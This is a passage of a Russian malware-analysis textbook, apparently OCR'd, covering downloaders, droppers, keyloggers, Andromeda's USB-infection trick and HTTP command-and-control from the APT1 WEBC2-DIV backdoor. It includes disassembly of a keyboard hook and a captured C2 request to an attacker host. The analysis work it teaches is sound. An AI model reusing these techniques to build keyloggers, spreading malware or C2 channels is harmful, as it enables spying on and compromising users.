Чтобы получить представление об анализе .NET, а также для подробного анализа ранее упомянутого файла `SQLite.exe`, вы можете прочитать пост в блоге автора на странице cysinfo.com/cyber-attack-targeting-cbi-and-possibly-indian-army-officials/.

Резюме

Методы отладки, описанные в этой главе, являются эффективными способами для понимания внутренней работы вредоносного двоичного файла. Функции отладки, предоставляемые инструментами анализа кода, такими как IDA, x64dbg и dnSpy, могут значительно улучшить процесс реверс-инжиниринга. Во время анализа вредоносных программ вы часто будете сочетать методы дизассемблирования и отладки для определения функциональных возможностей вредоносных программ и получения ценной информации из вредоносного файла.

В следующей главе мы будем использовать приобретенные навыки, чтобы понять различные характеристики и функциональные возможности вредоносных программ.

Глава 7

Функциональные возможности вредоносного ПО и его персистентность

Вредоносное ПО может выполнять различные операции и включать в себя различные функциональные возможности. Понимание того, что делает вредоносная программа и как она ведет себя, имеет важное значение для понимания природы и назначения вредоносного файла. В последних нескольких главах вы приобрели навыки и познакомились с инструментами, необходимыми для выполнения анализа вредоносных программ. В этой главе и в последующих нескольких главах мы в основном сосредоточимся на изучении поведения различных вредоносных программ, их характеристик и возможностей.

7.1 Функциональные возможности вредоносного ПО

К настоящему времени вы должны понимать, как вредоносная программа использует API-функции для взаимодействия с системой. В этом разделе вы поймете, как вредоносные программы используют различные API-функции для реализации определенных возможностей.


Информацию о том, где можно найти справку о конкретном API и о том, как читать документацию по API, см. в разделе 3 «Дизассемблирование API Windows» главы 5 «Дизассемблирование с использованием IDA».

7.1.1 Загрузчик


Самый простой тип вредоносного ПО, с которым вы столкнетесь во время анализа, – загрузчик. Загрузчик – это программа, которая загружает другой вредоносный компонент из интернета и запускает его в системе. Это делается путем вызова API `UrlDownloadToFile()`, который загружает файл на диск. После загрузки он использует API-вызовы `ShellExecute()`, `WinExec()` или `CreateProcess()`

для выполнения загруженного компонента. Обычно вы обнаружите, что загрузчики используются как часть шелл-кода эксплойта.

На скриншоте ниже показан 32-разрядный загрузчик вредоносных программ, использующий `UrlDownloadToFileA()` и `ShellExecuteA()` для загрузки и запуска двоичного файла вредоносного ПО. Чтобы определить URL, с которого загружается двоичный файл вредоносного ПО, была установлена точка останова при вызове `UrlDownloadToFileA()`. После запуска кода точка останова сработала, как показано на скриншоте ниже. Второй аргумент `UrlDownloadToFileA()` показывает URL-адрес, откуда будет загружен исполняемый файл вредоносного ПО (wowreg32.exe), а третий аргумент указывает местоположение на диске, где будет сохранен загруженный исполняемый файл. В этом случае загрузчик сохраняет загруженный исполняемый файл в каталоге `%TEMP%` как `temp.exe`.




После загрузки исполняемого файла вредоносного ПО в каталог `%TEMP%` загрузчик выполняет его, вызывая API `ShellExecuteA()`, как показано ниже. В качестве альтернативы вредоносное ПО может также использовать API `WinExec()` или `CreateProcess()` для запуска загруженного файла.




При отладке вредоносного двоичного файла лучше запускать инструменты мониторинга (например, Wireshark) и инструменты моделирования (например, InetSim), чтобы вы могли наблюдать за действиями вредоносного ПО и захватывать генерируемый им трафик.

7.1.2 Дроппер


Дроппер – программа, которая встраивает в себя дополнительный вредоносный компонент. После выполнения дроппер извлекает вредоносный компонент и помещает его на диск. Дроппер обычно встраивает дополнительный двоичный файл в секцию ресурсов. Для извлечения встроенного исполняемого файла дроппер использует API-вызовы `FindResource()`, `LoadResource()`, `LockResource()` и `SizeOfResource()`. Ниже инструмент Resource Hacker (рассматривается в главе 2 «Статический анализ») показывает наличие PE-файла в секции ресурсов образца вредоносного ПО. В этом случае тип ресурса – это DLL.




При загрузке вредоносного двоичного файла в x64dbg и просмотре ссылок на API-вызовы (описанные в предыдущей главе) отображаются ссылки на API-вызовы, связанные с ресурсами. Это признак того, что вредоносная программа извлекает контент из секции ресурсов. На этом этапе вы можете установить точку останова по адресу, по которому вызывается API `FindResourceA()`, как показано ниже.




На скриншоте ниже видно, что после запуска программы выполнение приостанавливается в API `FindResourceA()` из-за точки останова, установленной на предыдущем шаге. Второй и третий параметры, передаваемые API `FindResourceA()`, говорят о том, что вредоносная программа пытается найти ресурс `DLL/101`.



После выполнения `FindResourceA()` его возвращаемое значение (хранящееся в `EAX`), которое является дескриптором информационного блока указанного ресурса, передается как второй аргумент API `LoadResource()`. `LoadResource()` извлекает дескриптор данных, связанный с ресурсом. Возвращаемое значение `LoadResource()`, которое содержит извлеченный дескриптор, затем передается в качестве аргумента в API `LockResource()`, который получает указатель на фактический ресурс. На скриншоте ниже выполнение приостанавливается сразу после вызова `LockResource()`. Изучение возвращаемого значения (хранящегося в `EAX`) в окне дампа показывает исполняемое содержимое PE, которое было получено из секции ресурсов.




После извлечения ресурса вредоносная программа определяет размер ресурса (PE-файл) с помощью API `SizofResource()`. Затем вредоносная программа перемещает DLL на диск с помощью `CreateFileA` следующим образом:




Извлеченное содержимое PE затем записывается в DLL с помощью API `WriteFile()`.

На скриншоте ниже первый аргумент `0x5c` является дескриптором библиотеки DLL, второй аргумент `0x00404060` – адресом полученного ресурса (PE-файл), а третий аргумент `0x1c00` – размером ресурса, который был определен с помощью вызова `SizeOfResource()`.



7.1.2.1 Реверс-инжиниринг 64-битного дроппера

Ниже приведен пример 64-разрядного дроппера (называемого Hacker's Door). Если вы еще незнакомы с отладкой 64-разрядных образцов, обратитесь к разделу 2.7 «Отладка 64-разрядных вредоносных программ» в предыдущей главе. Вредоносная программа использует один и тот же набор API-функций для поиска и извлечения ресурса; разница состоит в том, что первые несколько параметров помещается в регистры и не помещается в стек (потому что это 64-разрядный двоичный файл). Вредоносная программа сначала находит ресурс `BIN/100`, используя API `FindResourceW()` следующим образом:



Затем вредоносная программа использует `LoadResource()` для извлечения дескриптора данных, связанного с ресурсом, а потом применяет `LockResource()` для получения указателя на фактический ресурс. На скриншоте ниже проверка возвращаемого значения (`RAX`) API-интерфейса `LockResource()` показывает извлеченный ресурс. В этом случае 64-разрядный дроппер извлекает библиотеку DLL из своей секции ресурсов, а затем перемещает библиотеку DLL на диск.

7.1.3 Кейлоггер

Кейлоггер – программа, предназначенная для перехвата и регистрации нажатий клавиш. Злоумышленники используют функциональные возможности кейлоггинга в своих вредоносных программах для кражи конфиденциальной информации (такой как имена пользователей, пароли, данные кредитных карт и т. д.), вводимой через клавиатуру. В этом разделе мы сосредоточимся в основном на кейлоггерах пользовательского режима. Злоумышленник может регистрировать нажатия клавиш, используя различные методы. Наиболее распространенными методами регистрации нажатий клавиш являются документированные функции API Windows: (a) *проверка состояния ключа* (с помощью API `GetAsyncKeyState()`) и (b) *установка ловушек* (с помощью API `SetWindowHookEX()`).

7.1.3.1 Кейлоггер, использующий GetAsyncKeyState()

Этот метод включает в себя запрос состояния каждой клавиши на клавиатуре. Для этого кейлоггеры используют API-функцию GetAsyncKeyState(), чтобы определить, нажата клавиша или нет. Из возвращаемого значения GetAsyncKeyState() можно определить, была ли клавиша нажата или отпущена во время вызова функции и была ли клавиша нажата после предыдущего вызова GetAsyncKeyState(). Ниже приведен прототип API-функции GetAsyncKeyState():


```
SHORT GetAsyncKeyState (int vKey);
```

`GetAsynKeyState()` принимает один целочисленный аргумент `vKey`, который указывает один из `256` возможных кодов виртуальных клавиш. Чтобы определить


состояние одной клавиши на клавиатуре, можно вызвать API-интерфейс `GetAsyncKeyState()`, передав в качестве аргумента код виртуальной клавиши, связанный с требуемой клавишей. Чтобы определить состояние всех клавиш на клавиатуре, кейлоггер постоянно опрашивает API `GetAsyncKeyState()` (передавая код каждой виртуальной клавиши в качестве аргумента) в цикле, чтобы определить, какая клавиша нажата.

Вы можете найти имена символических констант, связанных с кодами виртуальных клавиш, на сайте MSDN (msdn.microsoft.com/en-s/library/windows/desktop/dd375731(v=vs.85).aspx).

Ниже показан фрагмент кода кейлоггера. Кейлоггер определяет состояние клавиши **Shift** (если это вверх или вниз), вызывая API `GetKeyState()` по адресу `0x401441`. По адресу `0x401459` кейлоггер вызывает `GetAsyncKeyState()`, который является частью цикла, и на каждой итерации цикла код виртуальной клавиши (которая читается из массива кодов клавиш) передается как аргумент для определения статуса каждой клавиши. По адресу `0x401463` выполняется операция `test` (такая же, как операция `AND`) с возвращаемым значением `GetAsyncKeyState()`, чтобы определить, установлен ли самый старший бит. Если установлен самый старший бит, это указывает на нажатие клавиши. Если конкретная клавиша нажата, то кейлоггер вызывает `GetKeyState()` по адресу `0x40146c` для проверки состояния клавиши **Caps Lock** (чтобы проверить, включена ли она). Используя эту технику, вредоносная программа может определить, была ли напечатана прописная или строчная буква, число или специальный символ.



На следующем скриншоте показан конец цикла. Глядя на код, можно сказать, что вредоносная программа перебирает коды клавиш `0x5c` (92). Другими словами, она мониторит 92 ключа. В этом случае `var_4` действует как индекс в массиве кодов ключей для проверки и увеличивается в конце цикла, и до тех пор, пока значение `var_4` меньше `0x5c` (92), цикл продолжается.



7.1.3.2 Кейлоггер, использующий SetWindowsHookEx()

Другой распространенный метод кейлоггинга – установка функции (называемой процедурой перехвата) для мониторинга событий клавиатуры (например, нажатия клавиши). В этом методе вредоносная программа регистрирует функцию (процедуру перехвата), которая будет уведомлена, когда происходит событие клавиатуры, и эта функция может записывать нажатия клавиш в файл или отправлять их по сети. Вредоносная программа использует API-интерфейс `SetWindowsHookEx()`, чтобы указать, какой тип события следует отслеживать (например, клавиатура, мышь и т. д.), и процедуру перехвата, которая должна быть уведомлена, когда происходит событие определенного типа. Процедура перехвата может содержаться в DLL или текущем модуле. На следующем скриншоте вредоносная программа sample регистрирует процедуру перехвата для события низкоуровневой клавиатуры, вызывая `SetWindowsHookEx()` с параметром `WH_KEYBOARD_LL` (вредоносная программа также может использовать `WH_KEYBOARD`). Второй параметр, `offset hook_proc`, является адресом процедуры перехвата. Когда происходит событие клавиатуры, эта функция будет уведомлена. Изучение данной функции даст представление о том, как и где кейлоггер регистрирует нажатия клавиш. Третий параметр – дескриптор модуля (например, DLL или текущего модуля), который содержит процедуру перехвата. Четвертый параметр, `0`, указывает, что процедура перехвата должна быть связана со всеми существующими потоками на том же рабочем столе.

```
.text:00401516    push    0               ; lpModuleName
.text:00401518    call    GetModuleHandleA
.text:0040151D    push    0               ; dwThreadId
.text:0040151F    push    eax             ; hmod
.text:00401520    push    offset hook_proc ; lpfn
.text:00401525    push    WH_KEYBOARD_LL  ; idHook
.text:00401527    call    SetWindowsHookExA
.text:0040152C    mov     ds:hhk, eax
.text:00401531    test    eax, eax
.text:00401533    jnz     short loc_40156A
```


→ Montiors the Keyboard events

7.1.4 Репликация вредоносных программ через съемные носители


Злоумышленники могут распространять свою вредоносную программу, заражая съемный носитель (например, USB-накопитель). Злоумышленник может воспользоваться функциями автозапуска (или воспользоваться уязвимостью в автозапуске) для автоматического заражения других систем, когда зараженный носитель подключен к нему. Этот метод обычно включает в себя копирование файлов или изменение существующих файлов, хранящихся на съемном носителе. После того как вредоносная программа копирует вредоносный файл на съемный носитель, она может использовать различные приемы, чтобы сделать этот файл похожим на допустимый файл, дабы обманным путем заставить пользователя выполнить его, когда USB подключен к другой системе. Заражение съемных носителей позволяет злоумышленнику распространять

свои вредоносные программы в отсоединенных сетях или сетях с воздушным зазором.

В следующем примере вредоносная программа вызывает `GetLogicalDriveStringsA()` для получения сведений о действительных дисках на компьютере. После вызова `GetLogicDriveStringsA()` список доступных дисков хранится в выходном буфере `RootPathName`, который передается в качестве второго аргумента в `GetLogicalDriveStringsA()`. На скриншоте ниже показаны три диска `C:\`, `D:\` и `E:\` после вызова `GetLogicDriveStringsA()`, где `E:\` – USB-накопитель. Как только он определяет список дисков, он перебирает каждый диск, чтобы определить, является ли он съемным. Это делается путем сравнения возвращаемого значения `GetDriveTypeA()` с `DRIVE_REMOVABLE` (постоянное значение 2).




Если обнаружен съемный носитель, вредоносная программа копирует себя (исполняемый файл) в съемный носитель (USB-накопитель) с использованием API `CopyFileA()`. Чтобы скрыть файл на съемном носителе, она вызывает API-интерфейс `SetFileAttributesA()` и передает ему константное значение `FILE_ATTRIBUTE_HIDDEN`.




После копирования вредоносного файла на съемный носитель злоумышленник может подождать, пока пользователь дважды щелкнет скопированный файл, или воспользоваться функциями автозапуска. До появления Windows Vista вредоносное ПО, кроме копирования исполняемого файла, также копировало файл `autorun.inf`, содержащий команды автозапуска, на съемный носитель. Эти команды позволяли злоумышленнику автоматически запускать программы (без вмешательства пользователя) при вставке носителя в систему. Начиная с Windows Vista, выполнение вредоносных двоичных файлов через автозапуск по умолчанию невозможно, поэтому злоумышленник должен использовать другую технику (например, изменение записей реестра) или использование уязвимости, которая может позволить вредоносному двоичному файлу автоматически выполняться.

Некоторые вредоносные программы полагаются на то, чтобы обманным путем заставить пользователя запустить вредоносный файл вместо использования функций автозапуска. Andromeda является примером одной из таких вредоносных программ. Чтобы продемонстрировать приемы, используемые Andromeda, посмотрим на скриншот ниже, на котором показано содержимое чистого USB-накопителя емкостью 2 ГБ перед его подключением к системе, зараженной Andromeda. Корневой каталог USB состоит из файла с именем `test.txt` и папки с именем `testdir`.



После того как чистый USB-накопитель вставлен в компьютер, зараженный Andromeda, програма выполняет следующие действия для заражения USB-накопителя.

1. Определяет список всех дисков в системе, вызывая `GetLogicalDriveStrings()`.
2. Проходит через каждый диск и определяет, является ли какой-либо из них съемным носителем, используя API `GetDriveType()`.
3. Как только она находит съемный носитель, то вызывает API `CreateDirectoryW()` для создания папки (каталога) и передает расширенный код ASCII `xA0` (á) в качестве первого параметра (имя каталога). Создается папка с именем `E:\á` на съемном носителе, и из-за использования расширенного кода ASCII папка отображается без имени. Ниже показано создание каталога `E:\á`. С этого момента я буду называть этот каталог, созданный вредоносной программой, безымянным каталогом (папкой).




На скриншоте ниже показана безымянная папка. Это папка с расширенным кодом ASCII `xA0`, который был создан на предыдущем этапе.

4. Затем он устанавливает атрибуты безымянной папки как скрытые и делает ее защищенной папкой операционной системы, вызывая API `SetFileAttributesW()`, в результате чего папка оказывается скрытой на съемном носителе.


```
008E4112 loc_8E4112:                ; dwFileAttributes
008E4112 push    FILE_ATTRIBUTE_HIDDEN or FILE_ATTRIBUTE_SYSTEM
008E4114 lea     ecx, [ebp+PathName]
008E411A push    ecx                ; lpFileName
008E411B call    ds:SetFileAttributesW ; set the attribute to hidden and system
```

5. Вредоносное ПО дешифрует исполняемое содержимое из реестра. Затем оно создает файл в безымянной папке. Созданное имя файла имеет соглашение `<randomfilename>.1`, и он записывает исполняемое содержимое PE (вредоносная DLL) в этот файл (используя API-интерфейсы `CreateFile()` и `WriteFile()`). В результате создается DLL с именем `<randomfilename>.1` внутри безымянной папки, как показано ниже.


6. Затем вредоносная программа создает файл `desktop.ini` внутри безымянной папки и записывает информацию об иконках, чтобы назначить пользовательский значок безымянной папке. Содержимое `desktop.ini` показано ниже.




На скриншоте ниже представлен значок безымянной папки, который был заменен на значок диска. Также обратите внимание на то, что безымянная папка теперь скрыта. Другими словами, эта папка будет видна только тогда, когда параметры папки настроены на показ скрытых и защищенных рабочих системных файлов.



7. Далее вредоносная программа вызывает API `MoveFile()` для перемещения всех файлов и папок (в данном случае `test.txt` и `testdir`) из корневого каталога в безымянную скрытую папку. После копирования файлов и папок пользователя корневой каталог USB-накопителя выглядит так:



8. Потом вредоносная программа создает ссылку быстрого доступа, указывающую на файл `rundll32.exe`, а параметром для файла `rundll32.exe` является файл `<randomfile>.1` (который ранее был DLL-библиотекой, перемещенной в безымянную папку). Ниже показан внешний вид файла ярлыка и свойства, показывающие способ загрузки вредоносной библиотеки DLL через rundll32.exe. Другими словами, если дважды щелкнуть файл ярлыка, вредоносная библиотека DLL загружается через rundll32.exe, тем самым выполняя вредоносный код.



Используя вышеупомянутые операции, Andromeda играет психологическую хитрость.

Теперь давайте разберемся, что происходит, когда пользователь подключает зараженный USB-накопитель к чистой системе. Ниже показано содержимое зараженного USB-накопителя, которое отображается обычному пользователю (с опциями папки по умолчанию). Обратите внимание на то, что безымянная папка не видна пользователю, а файлы/папки пользователя (в нашем случае `test.txt` и `testdir`) отсутствуют на корне-

вом диске. Программа обманом заставляет пользователя поверить, что файл ярлыка – это диск.

Когда пользователь находит все важные файлы и папки, отсутствующие на корневом диске USB, он может дважды щелкнуть файл ярлыка (думая, что это диск), чтобы найти отсутствующие файлы. В результате двойного щелчка по ярлыку `rundll32.exe` загрузит вредоносную DLL-библиотеку из безымянной скрытой папки (невидимой для пользователя) и заразит систему.

7.1.5 Управление и контроль, осуществляемые вредоносными программами (C2)


Управление и контроль, осуществляемые вредоносными программами (также называемые C&C или C2), – это то, как злоумышленники взаимодействуют с зараженной системой и осуществляют контроль над ней. При заражении системы большинство вредоносных программ связывается с сервером, контролируемым злоумышленником (сервер C2), чтобы принимать команды, загружать дополнительные компоненты или извлекать информацию. Злоумышленники используют различные методы и протоколы для контроля и управления. Традиционно Internet Relay Chat (IRC) в течение многих лет был самым распространенным каналом C2, но поскольку IRC обычно не используется в организациях, было легко обнаружить такой трафик. Сегодня наиболее распространенным протоколом, используемым вредоносным ПО для связи C2, является HTTP/HTTPS. Использование HTTP/HTTPS позволяет злоумышленнику обходить брандмауэры/сетевые системы обнаружения и сливаться с легитимным трафиком. Вредоносные программы могут иногда использовать такой протокол, как P2P, для связи C2. Некоторые вредоносные программы также используют DNS-туннелирование (securelist.com/use-of-dns-tunneling-for-cc-communications/78203/) для связи C2.

7.1.5.1 Управление и контроль с использованием HTTP


В этом разделе вы узнаете, как злоумышленники используют HTTP для связи с вредоносной программой. Ниже приведен образец вредоносного ПО (бэкдор WEBC2-DIV), используемого группой APT1 (www.fireeye.com/content/dam/fireeye-www/services/pdfs/mandiant-apt1-report.pdf). Вредоносный двоичный файл использует API-функции `InternetOpen()`, `InternetOpenUrl()` и `InternetReadFile()`, чтобы получить веб-страницу с командно-контрольного сервера (C2), управляемого злоумышленником. Ожидается, что страница будет содержать специальные теги HTML. Затем бэкдор расшифровывает данные в тегах и интерпретирует их как команду. Следующие шаги

описывают способ, которым бэкдор WEB2-DIV связывается с C2 для получения команд.

1. Сперва вредоносная программа вызывает API `InternetOpenA()` для инициализации подключения к интернету. Первый аргумент указывает User-Agent, который вредоносная программа будет использовать для HTTP-связи. Этот бэкдор генерирует User-Agent путем объединения имени хоста зараженных систем (который он получает через вызов API `GetComputerName()`) с жестко закодированной строкой. Всякий раз, когда вы сталкиваетесь с жестко закодированной строкой User-Agent, используемой в двоичном файле, это может стать отличным индикатором сети.




2. Затем она вызывает `InternetOpenUrlA()` для подключения к URL. Вы можете определить имя URL, к которому она подключается, изучив второй аргумент.



3. На скриншоте ниже показан сетевой трафик, генерируемый после вызова `InternetOpenUrlA()`. На этом этапе вредоносная программа связывается с сервером C2 для чтения содержимого HTML.

```
GET /css/about.htm HTTP/1.1
User-Agent: Microsoft Internet Explorer Exelon SYSTEMNAME
Host: thecrownsgolf.org
Cache-Control: no-cache
```

4. Затем она получает содержимое веб-страницы с помощью API-вызова `InternetReadFile()`. Второй аргумент этой функции уточняет указатель на буфер, который получает данные. Ниже показано содержимое HTML, извлеченное после вызова `InternetReadFile()`.




5. В полученном HTML-содержимом бэкдор ищет конкретное содержимое в теге . Код, выполняющий проверку содержимого в теге div, показан ниже. Если требуемое содержимое отсутствует, вредоносная программа ничего не делает и продолжает периодически проверять содержимое.

